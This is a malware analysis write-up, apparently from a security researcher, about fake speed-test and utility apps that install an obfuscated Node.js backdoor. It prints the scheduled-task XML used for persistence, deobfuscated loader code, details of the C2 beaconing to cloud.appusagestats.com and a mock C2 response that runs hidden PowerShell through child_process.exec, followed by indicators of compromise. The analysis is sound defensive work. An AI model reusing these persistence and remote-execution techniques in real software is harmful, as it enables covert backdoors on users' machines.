Fake Online Speedtest Application

Luke Acha ⋮ ⋮ 9/21/2025

Several Windows applications that present themselves as legitimate utilities—Internet speed testers, “manual reader” and “finder” tools, certain PDF utilities, and even some AI search frontends such as *justaskjacky* have been observed to drop a portable Node runtime folder alongside a heavily obfuscated JavaScript payload.

The visible executable performs as expected to the users, however the installer also extracts the Node runtime, a scheduled task, and an obfuscated `*.js` file that don’t appear necessary for the application's primary function.

That JavaScript is executed by the dropped Node instance via a scheduled task (observed to run on roughly a 12-hour cycle). Its capabilities include encoded/obfuscated network communications and the potential to execute arbitrary code delivered by the server.


Because the JS runs independently from the main executable and is persistent via scheduled tasks, it significantly increases the attack surface: the bundled app becomes a convenient installer for a covert background component that can receive commands or payloads while the advertised app remains the user-facing cover.

```
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Windows\System32\cmd.exe</Command>
      <Arguments>/C start "" /min "%app%\node\node.exe" "%app%\utils-api.js"</Arguments>
      <WorkingDirectory>%app%\node</WorkingDirectory>
    </Exec>
  </Actions>
</Task>
```

This behavior has been seen across multiple app categories, including fake online speed tests, manual readers/finder utilities, PDF tools, and some AI search wrappers.
The observed behaviors and files are similar to my analysis of Fake Manual Reader and Fincder software. However, I did a deeper dive on this writeup.

The samples are packed with an Inno-Packer installer, they drop node, run an obfuscated JS file, and set persistence using a task.xml file.

Obfuscated JS:



Just like the previously-mentioned manual-reader/finder software applications, the decoded strings from the JavaScript (JS) are the same.
Software\Microsoft\Cryptography
MachineGuid
0.2.1
Content-Type
text/plain
Content-Length

POST
utf8
data
end
error
base64
/log.txt
0.2.1
=_=
app
asdc
#version#
#a#
{ "ver": #version#, "a": #argString# }
exports
require
module
__filename
__dirname
//# sourceURL=
./temp.js
Function

You can get this by patching the return statement of the decode function:

//return _0x4375f0.decode(_0xfca211);

return (() => { const r = _0x4375f0.decode(_0xfca211); console.log(r); return r; })();

I set up a local listener, pointed the C2 server (cloud.appusagestats[.]com) to localhost, and generated a certificate. Doing so enabled me to capture the POST data:

```
POST / host=cloud.appusagestats.com
sizes: { raw_bytes: 724, decoded_bytes: 724 } content-encoding: (none) note: no-encoding
decoded UTF8 preview: xF1G0QFVSpCfkwxfkSchIL9/dvM7dxayvb8ubrMdA1vmcWTjI29osL2/LmyzHQN8mH9q8
Yuc7MQAxrmL2T9I21oqr3PUH29BRgC/n8a8yN5aKGvsTZ9qwUNAvVsZOsjdWi8vaI+fasFEQLof3fiI29ovr2/Lm6lB
Mtd3unvakuc7MLAxH8f3zzIXdmsq6qLmWze30C
```

Looking at the malware itself there are a couple things we can do to extract information: For the POST data, there is a JSON.stringify that follows the URL section seen here:

```
230         };
231         _0x108d0e.d(_0x34c13f, _0x331555);
232         const _0x67613c = require("crypto");
233         var _0x248246 = _0x108d0e(525).t;
234         const _0xca876b = _0x108d0e(926).https;
235         const _0x30030d = _0x108d0e(161);
236         _0x108d0e(317).exec;
237         const _0x2a205f = _0x108d0e(136).URL;
238         const _0x576895 = _0x108d0e(175);
239         var _0x2cc5a2 = _0x108d0e(336).V;
240         var _0xc97e2 = {};
241         var _0x104023 = process.cwd().split("\\").at(-2);
242         const _0x468d3a = _0x2cc5a2("PDBPiSRZvCk2", _0x104023, _0xc97e2);
243         const _0x5c7de0 = _0x2cc5a2("-EGj2u3KXDo1zMhl2Uzilg", _0x104023, _0xc97e2);
244         const _0x3fc5c3 = _0x2cc5a2("HLUuX6NERGrDIAOpTPU", _0x104023, _0xc97e2);
245         const _0x2c605f = _0x2cc5a2("siUC3CzbLppXXL1hiKdQIBxs", _0x104023, _0xc97e2);
246         const _0x3be5aa = _0x2cc5a2("hoXm-oXB_E4", _0x104023, _0xc97e2);
247         const _0xde4a5d = _0x2cc5a2("-3QDCiF5ufk", _0x104023, _0xc97e2);
248         const _0x2adefb = _0x2cc5a2("bv5P_YmFeug", _0x104023, _0xc97e2);
249         const _0x1d19f0 = _0x2cc5a2("CdujuGA76Q", _0x104023, _0xc97e2);
250         const _0x566f21 = _0x2cc5a2("ip5Php96i1L0", _0x104023, _0xc97e2);
251         const _0x1cc2d5 = _0x2cc5a2("B331Vy2DDVND0A", _0x104023, _0xc97e2);
252         0;
253         var _0x376681 = _0x67613c.randomUUID();
254         async function _0x397420(_0x45a0c6, _0x3c5258, _0x10d0ec, _0x5ae58f, _0x45f504) {
255           0;
256           const _0x5c9598 = _0x67613c.randomBytes(16);
257           const _0x4c2a32 = JSON.stringify(_0x10d0ec);
```

Simply adding code to write the value of _0x4c2a32 to a file or to the console immediately after the const is declared, we can see what the POST was going to be:

{"0":"\"","1":"{","2":" ","3":"\\","4":"\"","5":"v","6":"e","7":"r","8":"\\","9":"\"","10":":","11":"
","12":"0","13":".","14":"2","15":".","16":"1","17":",","18":"

","19":"\\","20":"\"","21":"a","22":"\\","23":"\"","24":":","25":"
","26":"#","27":"a","28":"r","29":"g","30":"S","31":"t","32":"r","33":"i","34":"n","35":"g","36":"#","37":"

","38":"}","39":"\"","_0x54ff88":"app","_0x207b95":"f4f34c43-9bc1-4a9a-b55f-
1d4dd97e0e88","_0x467b2c":"67492aa0-a9de-41ef-9107-
3bc675d45663","_0x235f3c":"0.2.1","_0x2e9a79":"10.0.26100"}

Local Listener/MockC2, executes powershell popup (can be any arbitrary code).

C:\WINDOWS\system32\reg.exe QUERY "HKLM\Software\Microsoft\Cryptography" /v MachineGuid

Capture Response from mock C2, then save the response to a separate file, I'm not executing here: Going to look at the saved response file then execute.

[RESPONSE PREVIEW] (function(){
try {
const cp = require && require('child_process');
if (cp && cp.exec) {
const cmd = 'powershell -NoProfile -WindowStyle Hidden -Command "Add-Type -AssemblyName

```
System.Windows.Forms;[System.Windows.Forms.MessageBox]::Show(\'Hello from server\',\'Server\')"';
cp.exec(cmd, (err) => { /* ignore errors */ });
} else {
try { if (typeof alert === 'function') alert('Hello from server'); } catch(e){}
}
} catch (e) {
try { console.log('payload exec failed', e); } catch(e) {}
}
})();
saved to response.js
[RESPONSE CLOSE]
```

For clarification: the Mock C2 is local to my virtual machine (VM) and is intentionally responding with PowerShell. This does not imply that the real C2 server will use PowerShell or deliver malicious code, but it does show the capability to do so. To date I have only observed an empty JSON response from the server; this could change, but until it does there are no overt signs of compromise.

Similar types of malware have been noted to take days, or even weeks before malicious execution may occur per TrueSec.

Screenshot from PoC MockC2 local server providing a response from node.exe running the suspicious JS file and pointing known server to localhost.

Real return data from server (no longer using my Mock C2)

```
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: 40
Connection: keep-alive
Date: Mon, 22 Sep 2025 16:55:26 GMT
x-azure-ref: 20250922T165525Z-1699cd475d4jmgqnhC1CHIpn3g0000000s50000000001mqe
Permissions-Policy: ch-ua-platform-version=(self)
Permissions-Policy: ch-ua-platform-version=(self)
Accept:
X-Frame-Options: SAMEORIGIN
```

Accept-CH: Sec-CH-UA,Sec-CH-UA-Mobile,Sec-CH-UA-Platform,Sec-CH-UA-Platform-Version,Sec-CH-UA-Full-Version-List,Sec-CH-UA-Bitness,Sec-CH-UA-Windows-Platform-Version,Sec-CH-UA-Windows-Platform,Sec-CH-UA,Sec-CH-UA-Mobile,Sec-CH-UA-Platform,Sec-CH-UA-Platform-Version,Sec-CH-UA-Full-Version-List,Sec-CH-UA-Bitness,Sec-CH-UA-Windows-Platform-Version,Sec-CH-UA-Windows-Platform
X-Robots-Tag: noindex, nofollow
X-Content-Type-Options: nosniff
X-Powered-By: Super.NET Core/26.5
x-amzn-Remapped-Host: https://cloud.appusagestats.com
Accept-Ranges: bytes
Via: 1.1 07cd926cacea30be011995815cfac2ca.cloudfront.net (CloudFront), 1.1 fbb57b33b603409a00479cc40a7a88a4.cloudfront.net (CloudFront)
X-Cache: Miss from cloudfront
X-Amz-Cf-Pop: ORD58-P14
X-Amz-Cf-Id: Ps_eS_qb77SwN8Jmyve-ZvNq3DGiYKgv_VoSBvbWJhDO0qyrmmvpcg==

fXIuXHMyRDoudW3mshMOrgZ4DnxRQigYFFU2u7hu

This can be decoded by performing the base64 decode, take the first 16 bytes (as hex) as an XOR key, then apply that key to everything following the first 16 bytes

this gets a simple JSON, in my case pl didn't reutrn anything.

{
"pl": []
}
All this from a JS file, set as a scheduled task, obfuscated, making encoded network calls, and not needed for the operation of the executable. I set up one instance where I removed the JS file, and the EXE runs the same. This just further adds to the list of suspicious activity surrounding this file.

Indicators

List of suspected EvilAI files and hashes can be found on the SecurityMagic GitHub.

Indicator type, name, and value

Indicator Type	Name	Value
Domain	C2	cloud.appusagestats.com
Domain	Download site	onlinespeedtestservice.com
Hash (MD5)	onlinespeedtest.exe	77b85765b07954ac0ef88757cb87ac85
Hash (MD5)	utils-api.js	8139f622af19e46bacef44a04890afac
Hash (MD5)	internetconnectioncheck.exe	7feff78eaa5bc4b6986c7077b4c0bb82
Hash (MD5)	measureinternetspeed.exe	5323dcab8dc8bd7e3282e75c0357eeab
Hash (MD5)	viewspeedtest.exe	20acdf3519635a75fce5dff425f64166